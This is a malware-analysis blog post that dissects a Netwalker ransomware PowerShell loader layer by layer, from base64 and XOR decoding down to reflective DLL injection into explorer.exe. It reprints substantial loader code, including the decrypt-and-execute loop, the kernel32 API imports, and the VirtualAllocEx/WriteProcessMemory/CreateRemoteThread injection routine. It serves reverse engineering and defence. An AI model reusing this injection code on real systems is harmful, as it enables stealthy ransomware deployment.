Netwalker: from Powershell reflective loader to injected dll

0x00-0x7f.github.io/Netwalker-from-Powershell-reflective-loader-to-injected-Dll/

0x00-0x7F blog February 11, 2022

Hi! I have lately started delving into maliious powershell payloads and came across a really intriguing powershell loader for "Netwalker ransomware", performing fileless attack. Fileless techniques enable attackers to directly load and execute malicious binary in memory without actually storing it on disk by abusing available legitimate tools on victim machine. Such threats leave no trace of execution and are capable of evading any traditional security tools. This post thoroughly discusses how first stage powershell script filelessly loads and executes embedded payload through reflective Dll injection.

SHA-256 hash of the sample being analyzed:
f4656a9af30e98ed2103194f798fa00fd1686618e3e62fba6b15c9959135b7be

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Prior knowledge required:


- Basic Powershell understanding
- using .NET reflection to access Windows API in PowerShell
- Windows APIs for Process/Dll injection

This is around ~5 MBs of powershell script using three layers of encoding, encryption and obfuscation respectively to hide ransomware dll and supporting powershell commands for reflective Dll injection. The uppermost layer executes very long base64 encoded command (screenshot covers only a small portion of this command)

```
InVokE-ExPRESSIoN -COMmand $([StrinG]([SySTEM.TexT.ENcOdInG]::ASCII.GETStRiNG([SysTEM.CoNVErT]::FRomBAsE64StR
iNG("ICAgICBbYllURVtdXSAgICAgICAgICRlRkdDU2pXS0tQcUxHUElZcCAgICAgICAgID0gICAgICAgDQoNCg0KDQoNCg0KQCgweDY3LDB4
NjcsMHgxQywweDI1LDB4M2UsMHgzMywweDIyLDB4MWMsMHgxQSwweDFBLDB4NjcsMHg2NywweDY3LDB4NjcsMHg2N
ywweDY3LDB4NjMsMHgzNywweDMzLDB4MDEsMHgzMSwweDBDLDB4MjMsMHgzMywweDM2LDB4NjcsMHg2NywweDY3LDB4NjcsMHg2N
ywweDY3LDB4NjcsMHg3YSwweDY3LDB4NjcsMHg2NywweDY3LDB4NEEsMHg0RCwweDA3LDB4NkYsMHg3NywweDNmLDB4MjYsMHgyMywweDZiLDB4NzcsMHg
zZiwweDIzLDB4MjIsMHg2QiwweDc3LDB4M0YsMHg3ZSwweDc3LDB4NkIsMHg3NywweDNGLDB4NzcsMHg3NywweDZCLDB4NzcsMHgzRiwweDc
LDB4NzQsMHg2YiwweDc3LDB4M0YsMHg3NywweDc3LDB4NkIsMHg3NywweDNmLDB4NzcsMHg3NywweDZCLDB4NzcsMHgzZiwweDc3LDB4NzcsM
Hg2QiwweDc3LDB4M0YsMHg3NywweDczLDB4NmIsMHg3NywweDNmLDB4NzcsMHg3NywweDZCLDB4NzcsMHgzZiwweDc3LDB4NzcsMHg2YiwweD
c3LDB4M0YsMHg3NywweDc3LDB4NkIsMHg3NywweDNmLDB4MjEsMHgyMSwweDZCLDB4NzcsMHgzZiwweDIxLDB4MjEsMHg2YiwweDc3LDB4M0Y
sMHg3NywweDc3LDB4NmIsMHg3NywweDNmLDB4NzcsMHg3NywweDZCLDB4NzcsMHgzZiwweDI1LDB4N2YsMHg2YiwweDc3LDB4M2YsMHg3Nyww
eDc3LDB4NmIsMHg3NywweDNmLDB4NzcsMHg3NywweDZiLDB4NzcsMHg2QiwweDc3LDB4M2YsMHg3NywweDc3LDB4N
mIsMHg3NywweDNGLDB4NzcsMHg3NywweDZCLDB4NzcsMHgzRiwweDc3LDB4NzcsMHg2QiwweDc3LDB4M0YsMHg3NywweDc3LDB4NkIsMHg3Ny
wweDNmLDB4NzMsMHg3NywweDZCLDB4NzcsMHgzZiwweDc3LDB4NzcsMHg2YiwweDc3LDB4M0YsMHg3NywweDc3LDB4NkIsMHg3NywweDNmLDB
4NzcsMHg3NywweDZCLDB4NzcsMHgzRiwweDc3LDB4NzcsMHg2YiwweDc3LDB4M0YsMHg3NywweDc3LDB4NmIsMHg3NywweDNmLDB4NzcsMHg3
NywweDZCLDB4NzcsMHgzRiwweDc3LDB4NzcsMHg2YiwweDc3LDB4M0YsMHg3NywweDc3LDB4NmIsMHg3NywweDNGLDB4NzcsMHg3NywweDZCL
```

Processing Base64 encoded layer 1

In order to get decoded output from initial script, I shall run powershell script into my VM's Powershell ISE but as the Invoke-Expression cmdlet will process base64-encoded payload and execute the ransomware therefore, I'll modify the script for debugging by replacing this comdlet with a variable to store result of base64 decoded command and dump output in a file as shown in the figure below



Processing Encrypted layer 2

base64 decoded second layer once again contains a very long bytearray in hex format which is processed in two steps

```
[bYTE[]] $eFGCSjWKKPqLGPIYp =
@(0x67,0x67,0x1C,0x25,0x3e,0x33,0x22,0x1c,0x1A,0x1A,0x67,0x67,0x67,0x67,0x67,0x67,0x67,0x67,0x67,0x63,0x37,0x
33,0x01,0x31,0x0C,0x23,0x33,0x36,0x67,0x67,0x67,0x67,0x67,0x67,0x67,0x7a,0x67,0x67,0x67,0x67,0x4A,0x4D,0x07,0
x6F,0x77,0x3f,0x26,0x23,0x6b,0x77,0x3f,0x23,0x22,0x6B,0x77,0x3F,0x7e,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,
0x3F,0x77,0x74,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x77
,0x73,0x6b,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3f,0x21,0x21,0x6
B,0x77,0x3f,0x21,0x21,0x6b,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3f,0x25,0x7f,0x6b,0x77,0x
3f,0x77,0x77,0x6b,0x77,0x3f,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x77,0
x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3f,0x73,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6b,
0x77,0x3F,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3f
,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x77,0x7
7,0x6b,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3f,0x77,0x77,0x6b,0x77,0x3f,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x
77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0
x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,
0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3f,0x77,0x77,0x6B,0x77
,0x3f,0x77,0x6b,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3f,0x7
7,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x25,0x7f,0x
6b,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3f,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x77,0x22,0x6B,0x77,0
x3F,0x76,0x21,0x6B,0x77,0x3F,0x25,0x26,0x6b,0x77,0x3f,0x77,0x22,0x6B,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3f,0x25,
```

1) bytearray contents are decrypted in a for loop with 1 byte hardcoded xor key

```
for  ($qTOJScZVUn = 0; $QTOjsCZvUn -lt $eFGCSjWKKPQLGpIYP.LeNgth; $qtOJscZvUN++)
{
     $EFGCSjWKKPqlGpIYP[$qtOJscZVUN] = $EFGCSJWkkPqLGPIYP[$QtOJscZvUN] -BxOr 0x47
}

$pDJjNSNEwQy = [SYSteM.TExt.EnCODiNg]::ASCII.GEtStRIng($eFGCSjWKkPQlGPIYP)
```

2) decrypted contents are stored as ASCII string in another variable in order to be able to create scriptblock for decrypted contents and execute it using Invoke-Command cmdlet

```
$pDJjNSNEwQy = [SYSteM.TExt.EnCODiNg]::ASCII.GEtStRIng($eFGCSjWKkPQlGPIYP)

$UqYpIOZoleKuXXbA = [SCRiPtblOCK]::CreAtE($PDJjNSNEWQy)

INVoKE-CoMMaND   -SCRiptBLocK   $UQYPIoZOLEKuXXBA
```

but I shall also modify second layer to get decrypted layer three contents and dump result into another output file as shown in the figure below

```
1       [bYTE[]]        $eFGCSjWKKPqLGPIYp        =
2
3
4
5
6
7   @(0x67,0x67,0x1C,0x25,0x3e,0x33,0x22,0x1c,0x1A,0x1A,0x67,0x67,0x67,0x67,0x67,0x67,0x67,0x67,0x67,0x63,0x37,0x33,0x
8
9       for  (  $qTOJScZVUn =       0;       $QTOjsCZvUn         -lt       $eFGCSjWKKPQLGpIYP.LeNgth;       $qtOJsc
10
11  {
12      $EFGCSjWKKPqlGpIYP[$qtOJscZVUN]    =    $EFGCSJWkkPqLGPIYP[$QtOJscZvUN]       -BxOr    0x47
13
14      }
15
16
17    $pDJjNSNEwQy      =       [SYSteM.TExt.EnCODiNg]::ASCII.GEtStRIng(  $eFGCSjWKkPQlGPIYP   )
18    Write-Output $pDJjNSNEwQy
19
20    #$UqYpIOZoleKuXXbA          =  [SCRiPtblOCK]::CreAtE(  $PDJjNSNEWQy       )
21
22    #INVoKE-CoMMaND   -SCRiptBLocK   $UQYPIoZOLEKuXXBA

PS > .\decodedlayer2.ps1 | Out-File -FilePath .\decryptedlayer3.ps1
```

decryptedlayer3.ps1 now contains the obfuscated layer three powershell script embedding ransomware dlls in bytearrays and other commands to process the malicious payload

```
  [byte[]]        $ptFvKdtq       =
@(0xad,0xde,0x90,0x00,0x03,0x00,0x00,0x00,0x04,0x00,0x00,0x00,0xff,0xff,0x00,0x00,0xb8,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x40,0x00
  [byte[]]        $GxwyKvgEkr      =
@(0xad,0xde,0x90,0x00,0x03,0x00,0x00,0x00,0x04,0x00,0x00,0x00,0xff,0xff,0x00,0x00,0xb8,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x40,0x00
```

Processing Obfuscated layer 3

Let's start digging into layer three powershell script which is quite obfuscated having lengthy and random string variable and routine names responsible to drop final payload. It is required to perform following steps in order to execute Netwalker ransomware on victim's machine

- define variables to invoke in-memory Windows API function calls without compilation
- define routines to load dll without using Windows loader
- detect environment
- get PID of a legitimate process from a list of running processes and inject payload via custom loader
- delete shadow copies

First off, it defines required variables and routines:

to invoke in-memory Windows API function calls without compilation, C# code to declare structs and enums for memory manipulation is defined inside a variable as shown below

```
0,0x41,0x44,0x44,0x49,0x4e,0x47,0x50,0x41,0x44,0x44,0x49,0x4e,0x47,0x58,0x58,0x50,0x41,0x44,0x44,0x49,0x4e,0x47,0x50,0x41,0x44,0
9,0x4e,0x47,0x58,0x58,0x50,0x41,0x44,0x44,0x49,0x4e,0x47,0x50,0x41,0x44,0x44,0x49,0x4e,0x47,0x58,0x58,0x50,0x41,0x44,0x44,0x49,0
7,0x50,0x41,0x44,0x44,0x49,0x4e,0x47,0x58,0x58,0x50,0x41,0x44,0x44,0x49,0x4e,0x47,0x50,0x41,0x44,0x44,0x49,0x4e,0x47,0x58,0x58,0
1,0x44,0x44,0x49,0x4e,0x47,0x50,0x41,0x44,0x44,0x49,0x4e,0x4
    7,0x58,0x58,0x50,0x41,0x44,0x44,0x49,0x4e,0x47,0x50,0x41,0x44,0x44,0x49,0x4e,0x47,0x58)

$HSGYBYNWMvmUzCv =       @"
using System;
using System.Runtime.InteropServices;
namespace    Fvh
{
       [StructLayout(LayoutKind.Sequential)]
        public struct hedrtSpRy
    {
            public UInt32 regOENbPwRRujnbTf;
        public UInt32 rRsCNluIdCnPhbAI;
    }

    [StructLayout(LayoutKind.Sequential)]
        public struct jrglUJ
    {
        public UInt16 CXNKEGSdUDJo;
             public UInt16 gKSaI;
                 public UInt16 ydyhEkroHCktbwJS;
        public UInt16 eXMOghHSyBvJ;
                public UInt16 cXngHbQUgx;
        public UInt16 vOnxrwqXuvDiCyDEK;
             public UInt16 EtSJKzEAdOfPxpcITl;
        public UInt16 NeIg;
        public UInt16 mpnqIqVbyKlII;
             public UInt16 WCrMxHp;
        public UInt16 MfipgTZYcfJXwamBtlX;
        public UInt16 BkaktgyEd;
        public UInt16 DsRmbrNLzuCWJ;
```

and to invoke kernell32.dll APIs using wrapper .Net methods available in powershell

```
$fkGRAuU = @"
            [DllImport("kernel32.dll",SetLastError = true, EntryPoint = "VirtualAlloc")]
            public static extern IntPtr lsJtHM(IntPtr Bol,UIntPtr HMPMFvJgstQY,UInt32 vgOWJORGpiclb,UInt32 hkGugwGTQZvvNc);
            [DllImport("kernel32.dll",SetLastError = true,EntryPoint = "GetProcAddress")]
            public static extern IntPtr prINVMFazIdTgzP(IntPtr ifSw,string Opk);
            [DllImport("kernel32.dll",SetLastError = true,EntryPoint = "LoadLibraryA")]
            public static extern IntPtr cok(string ShhhpoDbfFvDZTBd);
            [DllImport("kernel32.dll",SetLastError = true,EntryPoint = "WriteProcessMemory")]
            public static extern bool PMUN(IntPtr EhMgUrqJYdceipaZ,IntPtr LthHCIUQtMLN,IntPtr LvLCKqkzuwYKgDej,UIntPtr dtDXji,ref UIntPtr ARX);
            [DllImport("kernel32.dll",SetLastError = true,EntryPoint = "VirtualFree")]
            public static extern bool iKbJ(IntPtr lNkjlMFMubhC , UIntPtr ltfcZoW ,UInt32 vuxnsidbeopec);
            [DllImport("kernel32.dll",SetLastError = true,EntryPoint = "GetCurrentProcess")]
            public static extern IntPtr rGRyDaNP();
            [DllImport("kernel32.dll",SetLastError = true,EntryPoint = "CloseHandle")]
            public static extern bool KZOccbFuympiuvpM(IntPtr tdJ);
            [DllImport("kernel32.dll", SetLastError=true,EntryPoint = "VirtualAllocEx")]
            public static extern IntPtr uLYvBBDjnrxUs(IntPtr YISaEZzIgH, IntPtr wdNDKlxHOOcyOXuvTA, UIntPtr RnKrUzZlAIJLNHasMZ, UInt32
                AtSlZBuhSjJtXBnHkQU, UInt32 kctWSdoMNiwQtOLg);
            [DllImport("kernel32.dll", SetLastError=true,EntryPoint = "VirtualProtectEx")]
            public static extern bool cfyQ( IntPtr tWvOvqaxwLtkneMdQ, IntPtr nFYnfHzu, UIntPtr wRUhabkiyYetUoFmJF, UInt32 OaIjwHBYvNYrXdTBi, ref
                UInt32 iskayfIXdDoABrf);
            [DllImport("kernel32.dll", SetLastError = true,EntryPoint = "OpenProcess")]
            public static extern IntPtr dzsnkxsWJjxolKwLCW( UInt32 XQSq, bool sJMQACwvjxyEJedInpc,  UInt32 xZgzW );
            [DllImport("kernel32.dll",EntryPoint = "CreateRemoteThread")]
            public static extern IntPtr ZPbaRSaO(IntPtr POuTkPqPEQUqha, IntPtr kcNbhkTCfxJJLr, UInt32 BaLkqkCdf, IntPtr svLhXMTiJWSrbmWGHfh, IntPtr
                bkIIDmnCEAh, UInt32 iPRCDsZ, IntPtr NPTyiihZKHgvVmUGJz);
        "@

Add-Type -TypeDefinition $HSGYBYNWMvmUzCv -Language CSharp $AaauDVCQMlKUXx = Add-Type -MemberDefinition $fkGRAuU -Name 'AaauDVCQMlKUXx' -Namespace "
    WINAPI" -PassThru
```

final command in this case will let us instantiate objects by making Microsoft .Net core classes available in our powershell session and ensure ransomware's true memory residence through reflection.

Following set of routines help **correctly compute required memory addresses and relocations** by casting integer datatypes (signed integers to Unsigned integers and vice versa) so that the script could act as its own custom loader and load dll without using Windows loader

```
Function jGHCogMzZJqMjkXBIJ
{

Function RBeMnMHvnbNEob
{

Function ULhnbcyXERLvVtGXUp
{

Function pmWsENpD
{
    Param (
            [Parameter(Position = 0, Mandatory = $true)] [Int16] $tUIEKwzZsWaWVcKeKZS
          )

    [Byte[]]$nPajstrdaZpNP = [BitConverter]::GetBytes($tUIEKwzZsWaWVcKeKZS)
    return ([BitConverter]::ToUInt16($nPajstrdaZpNP, 0))
}
```

Finally it defines a bunch of routines to write embedded malicious binary into another process's memory and execute it.

Script starts its execution by detecting underlying processor's architecture to know whether it is running on x86 or amd64 and to prepare 32-bit or 64-bit dll accordingly using following if-else block

```
[byte[]]$EbihwfodUZMKtNCBx = $ptFvKdtq
$aukhgaZFiPJBarSpJc = $false
if ( ( Get-WmiObject Win32_processor).AddressWidth -eq 64 )
{
 [byte[]]$EbihwfodUZMKtNCBx = $GxwyKvgEkr
 $aukhgaZFiPJBarSpJc = $true
 if ( $env:PROCESSOR_ARCHITECTURE -ne 'amd64' )
    {
      if ($myInvocation.Line)
         {
            &"$env:WINDIR\sysnative\windowspowershell\v1.0\powershell.exe" -ExecutionPolicy ByPass -
NoLogo -NonInteractive -NoProfile -NoExit $myInvocation.Line
         }
      else
         {
            &"$env:WINDIR\sysnative\windowspowershell\v1.0\powershell.exe" -ExecutionPolicy ByPass -
NoLogo -NonInteractive -NoProfile -NoExit -file "$($myInvocation.InvocationName)" $args
         }
      exit $lastexitcode
    }
}
```

later it allocates memory in current process's address space and starts writing dll on the allocated memory using following for loop

```
for( $dxQpkwU = 0; $dxQpkwU -lt $TKgfkdkQrLMAN.KGcnFrQVhkckQriBC.nKkeCknfm; $dxQpkwU++ )
{
    $PdWhwldJHtQhtsMJe = [System.Runtime.InteropServices.Marshal]::PtrToStructure(
$lItUIbvCvHxzMmrKtX,[Type][Fvh.wTEWKRjOqBX] )
    $rZKYDiOJE  = RBeMnMHvnbNEob $eIr $( ULhnbcyXERLvVtGXUp $PdWhwldJHtQhtsMJe.sUtYsMhA )
    $MxyiIYGMhxakrDbKyjL = RBeMnMHvnbNEob $upEcLTMCGhc $( ULhnbcyXERLvVtGXUp
$PdWhwldJHtQhtsMJe.cymIspbCOaY )
    $mofiZSsnxylxNuA = $AaauDVCQMlKUXx::PMUN( $VxxHhZYpWSgsPvKNuDx, $MxyiIYGMhxakrDbKyjL, $rZKYDiOJE,
$PdWhwldJHtQhtsMJe.mkvugoDzrJgTSSJp, [ref]([UInt32]0 ) )

    if ( $mofiZSsnxylxNuA -eq $false )
       {
         return
       }
    $lItUIbvCvHxzMmrKtX = RBeMnMHvnbNEob $lItUIbvCvHxzMmrKtX
$([System.Runtime.InteropServices.Marshal]::SizeOf([Type][Fvh.wTEWKRjOqBX]))
}
```

snapshot of object containig dll that gets written into current process's memory

```
HTyTUvibdDzPsS       : {., t, e, x...}
YhSYpvDyjLYYpSR      : 78113
cymIspbCOaY          : 4096
mkvugoDzrJgTSSJp     : 78336
sUtYsMhA             : 1024
DpKEOjkSWySfkv       : 0
EBCCubGSjmLnh        : 0
mAg                  : 0
urbWePRArooJANiLDKaG : 0
Udyxqdfh             : 1610612768

HTyTUvibdDzPsS       : {., r, d, a...}
YhSYpvDyjLYYpSR      : 6432
cymIspbCOaY          : 86016
mkvugoDzrJgTSSJp     : 6656
sUtYsMhA             : 79360
DpKEOjkSWySfkv       : 0
EBCCubGSjmLnh        : 0
mAg                  : 0
urbWePRArooJANiLDKaG : 0
Udyxqdfh             : 1073741888

HTyTUvibdDzPsS       : {., d, a, t...}
YhSYpvDyjLYYpSR      : 792
cymIspbCOaY          : 94208
mkvugoDzrJgTSSJp     : 512
sUtYsMhA             : 86016
DpKEOjkSWySfkv       : 0
EBCCubGSjmLnh        : 0
mAg                  : 0
urbWePRArooJANiLDKaG : 0
Udyxqdfh             : 3221225536

HTyTUvibdDzPsS       : {., p, d, a...}
YhSYpvDyjLYYpSR      : 3420
cymIspbCOaY          : 98304
mkvugoDzrJgTSSJp     : 3584
sUtYsMhA             : 86528
DpKEOjkSWySfkv       : 0
EBCCubGSjmLnh        : 0
mAg                  : 0
urbWePRArooJANiLDKaG : 0
Udyxqdfh             : 1073741888

HTyTUvibdDzPsS       : {., r, s, r...}
YhSYpvDyjLYYpSR      : 8192
cymIspbCOaY          : 102400
mkvugoDzrJgTSSJp     : 5632
sUtYsMhA             : 90112
DpKEOjkSWySfkv       : 0
```

after that it calls following routine with certain parameters to inject payload by specifying a legitimate target process which is ‘explorer.exe’ in this case along with memory location pointer for buffer containg Dll and size of the buffer containing dll

```
ozesOBwrUGaviaPvkV 'explorer' $upEcLTMCGhc $TKgfkdkQrLMAN.AzOVgkIsqtmgykQIb.XNkbT $TKgfkdkQrLMAN.
    AzOVgkIsqtmgykQIb.UJXRvKZSoPevEdqjjiTT $aukhgaZFiPJBarSpJc ([ref]$rbwueXQHo)
```

this routine finds PID of explorer.exe form a list of running processes and passes obtained PID to final routine

```
function ozesOBwrUGaviaPvkV
{
    param(
            [Parameter(Position = 0 , Mandatory = $true)] [string] $KAvfmz,
            [Parameter(Position = 1 , Mandatory = $true)] [IntPtr] $xNzBgsmuPSxepeXTU,
            [Parameter(Position = 2 , Mandatory = $true)] [UInt32] $wXQfywEzzKunLGBdrYY,
            [Parameter(Position = 3 , Mandatory = $true)] [UInt32] $uattXw,
            [Parameter(Position = 4 , Mandatory = $true)] [bool] $PTgAuErxQvTf,
            [Parameter(Position = 5 , Mandatory = $true)] [ref] $uKSucbwihgEzRYkhkNs
        )

    $uKSucbwihgEzRYkhkNs.value = $false
    foreach ( $IYLRmbaRh in get-process $KAvfmz )
            {
              $rKEJUAi = $IYLRmbaRh.id
              if ( $PTgAuErxQvTf -eq $true )
                 {
                   $rKEJUAi = 0;
                   $SxkjsUpqTLtoSUI = $false
                   foreach ( $VkcY in $IYLRmbaRh.modules )
                           {
                             if ( $VkcY.filename -eq 'wow64.dll' )
                                {
                                  $SxkjsUpqTLtoSUI = $true
                                }
                           }
                   if ( $SxkjsUpqTLtoSUI -eq $false )
                      {
                        $rKEJUAi = $IYLRmbaRh.id
                      }
                 }

              if ( $rKEJUAi -ne 0 )
                 {
                   if ( $IYLRmbaRh.mainwindowhandle -ne 0 )
                      {
                        $LuyIwZiU = 0
                        UjSOlmIVajpskSFV $rKEJUAi $xNzBgsmuPSxepeXTU $wXQfywEzzKunLGBdrYY $uattXw $PTgAuErxQvTf ([ref]$LuyIwZiU)
```

which first reflectively injects ransomware dll into explorer.exe by allocating a chunk of memory of specified size into its address space and writing ransomware dll on the allocated memory and then executes it by creating a thread that runs in the virtual address space of Explorer.exe process

```
$EBcikVjeTCapXYhHJEI.value = $false
$Wghsz = $AaauDVCQMlKUXx::dzsnkxsWJjxolKwLCW( [UInt32]0x43A, $false, [UInt32]$qpzARSTRphDVjweOD )

if ( $Wghsz -ne 0 )
   {
     $WEZe = $AaauDVCQMlKUXx::lsJtHM( 0, $TRwspBzVDdwZlRqvH, 0x00001000 -bor 0x00002000, 0x04 )
     if ( $WEZe -ne 0 )
        {
          $uNnHdyryEiQjImLqpMQO = $AaauDVCQMlKUXx::rGRyDaNP()
          $HOomaY = $AaauDVCQMlKUXx::PMUN( $uNnHdyryEiQjImLqpMQO, $WEZe, $jVZTpja, $TRwspBzVDdwZlRqvH, [ref]([UInt32]0 ) )
              if ( $HOomaY -eq $true )
                 {
                   $VIOb = $AaauDVCQMlKUXx::uLYvBBDjnrxUs( [IntPtr]$Wghsz, 0, $TRwspBzVDdwZlRqvH, 0x00001000 -bor 0x00002000, 0x40 )
                   if ( $VIOb -ne 0 )
                      {
                        if ( $rQZynJrPEEiIugNz -eq $false )
                           {
                             $wLflLEP = [System.Runtime.InteropServices.Marshal]::PtrToStructure($WEZe,[Type][Fvh.jrglUJ])
                             $yRSSKOfGVRmlzK = [System.Runtime.InteropServices.Marshal]::PtrToStructure($(RBeMnMHvnbNEob $WEZe $(ULhnbcyXERLvVtGXUp
                                 $wLflLEP.JOkB)), [Type][Fvh.iIARR] )
                             qGDkNThnYgllXZ $WEZe $VIOb $yRSSKOfGVRmlzK.AzOVgkIsqtmgykQIb.SsheECGcrMBTG.hJuF $(ULhnbcyXERLvVtGXUp $yRSSKOfGVRmlzK.
                                 AzOVgkIsqtmgykQIb.KqELfXfIXPzsmd )
                           }
                        $HOomaY = $AaauDVCQMlKUXx::PMUN( $Wghsz, $VIOb, $WEZe, $TRwspBzVDdwZlRqvH, [ref]([UInt32]0 ) )
                        if ( $HOomaY -eq $true )
                           {
                             $whbfqcelLVPwXQym = RBeMnMHvnbNEob $VIOb $( ULhnbcyXERLvVtGXUp ( $Gxh ) )
                             $GVknIOH = $AaauDVCQMlKUXx::ZPbaRSaO( $Wghsz, 0, 0, $whbfqcelLVPwXQym, 0, 0, 0 )
                             if ( $GVknIOH -ne 0 )
                                {
                                  $EBcikVjeTCapXYhHJEI.value = $true
                                }
                           }
                      }
                 }

          $AaauDVCQMlKUXx::iKbJ( $WEZe, ([UInt32]0), 0x00008000 ) | Out-Null
        }
```

gets process handle for explorer.exe

calls VirtualAlloc to allocate memory


calls WriteProcessMemory to write dll into Explorer.exe

launches dll into new thread by calling CreateRemoteThread

